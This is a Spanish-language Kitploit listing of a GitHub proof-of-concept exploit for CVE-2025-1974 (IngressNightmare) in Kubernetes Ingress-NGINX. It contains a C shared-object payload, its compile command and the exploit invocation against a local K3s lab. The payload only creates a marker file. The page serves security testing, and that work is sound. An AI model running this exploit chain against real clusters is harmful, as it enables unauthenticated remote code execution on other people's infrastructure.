

Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2025-1974 — Prueba de concepto de exploit para CVE-2025-1974 (IngressNightmare) dirigido a Kubernetes Ingress-NGINX Admission Controller para lograr ejecución remota de código mediante solicitudes AdmissionReview maliciosas. | Kitploit
Herramientas/GitHubGitHub/chhhd/cve-2025-1974
Seguridad de ContenedoresAnálisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónSeguridad en la NubeHerramienta de Acceso RemotoDesarrollo de Payloads
GitHubchhhd/cve-2025-1974

CVE-2025-1974

Prueba de concepto de exploit para CVE-2025-1974 (IngressNightmare) dirigido a Kubernetes Ingress-NGINX Admission Controller para lograr ejecución remota de código mediante solicitudes AdmissionReview maliciosas.

1137hace 1 añoAún no revisado
Compartir
Ver Repositorio

Kubernetes Ingress-NGINX Ejecución remota de código no autenticada (CVE-2025-1974)

Ingress-NGINX: Controlador de ingreso para Kubernetes que utiliza NGINX como proxy inverso y balanceador de carga

La vulnerabilidad "IngressNightmare" (CVE-2025-1974) se origina en un defecto crítico en el Admission Controller de Ingress-NGINX, el mecanismo de seguridad central de Kubernetes que valida los recursos de ingreso entrantes.

Este controlador está expuesto a la red sin autenticación, lo que permite a un atacante manipular solicitudes maliciosas de AdmissionReview e insertar configuraciones no autorizadas en recursos Ingress.

Cuando se combina con otras vulnerabilidades (CVE-2025-24514, CVE-2024-1097 o CVE-2025-1098), puede conducir a la ejecución remota de código.

Algunas cadenas de explotación posibles son las siguientes:

CVE-2025-1974+CVE-2025-24514: RCE mediante inyección de anotación auth-url

CVE-2025-1974+CVE-2025-1097: RCE mediante anotación auth-tls-match-cn

CVE-2025-1974+CVE-2025-1098: RCE mediante abuso de UID de imagen

Configuración del entorno

Para simular la vulnerabilidad, se utiliza un entorno Kubernetes basado en K3s por simplicidad

docker compose up -d

Espera hasta que la API de Kubernetes esté lista y el controlador Ingress-nginx se haya iniciado. Una vez que el entorno se inicia, Ingress-NGINX escucha en los puertos 30080 y 30443 (TLS), y el Admission Controller de Ingress-NGINX en el puerto 30443.

Proceso de ejecución

Primero, se debe compilar un payload de objeto compartido (.so) que coincida con la arquitectura del contenedor.

#include<stdio.h>
#include<stdlib.h>

__attribute__((constructor)) static void reverse_shell(void)
{
    system("touch /tmp/hacked");
}
  1. Compilar el código fuente
gcc -shared -fPIC -o shell.so shell.c
  1. Después de compilar el código fuente anterior en el entorno adecuado, usar exploit.py para explotar la vulnerabilidad
python3 poc.py -a https://localhost:30443/networking/v1/ingresses -i http://localhost:30080/fake/addr -s shell.so

El exploit AdmissionReview funciona falsificando una solicitud de inyección de directiva que obliga a NGINX a cargar un objeto compartido dinámico malicioso.


Si el exploit tiene éxito, se puede verificar que se ha creado un archivo ssl_engine dentro del contenedor ingress-nginx.

image

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    530
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    479
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    319
  • 5

    estorides

    grisuno/estorides

    Agrega más de 99 fuentes OSINT gratuitas en paralelo, resuelve entidades en un grafo de conocimiento y exporta STIX 2.1, MISP o GraphML con análisis asistido por LLM.

    294
  • 6

    opencti

    opencti-platform/opencti

    Plataforma abierta de inteligencia de amenazas cibernéticas

    266

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →





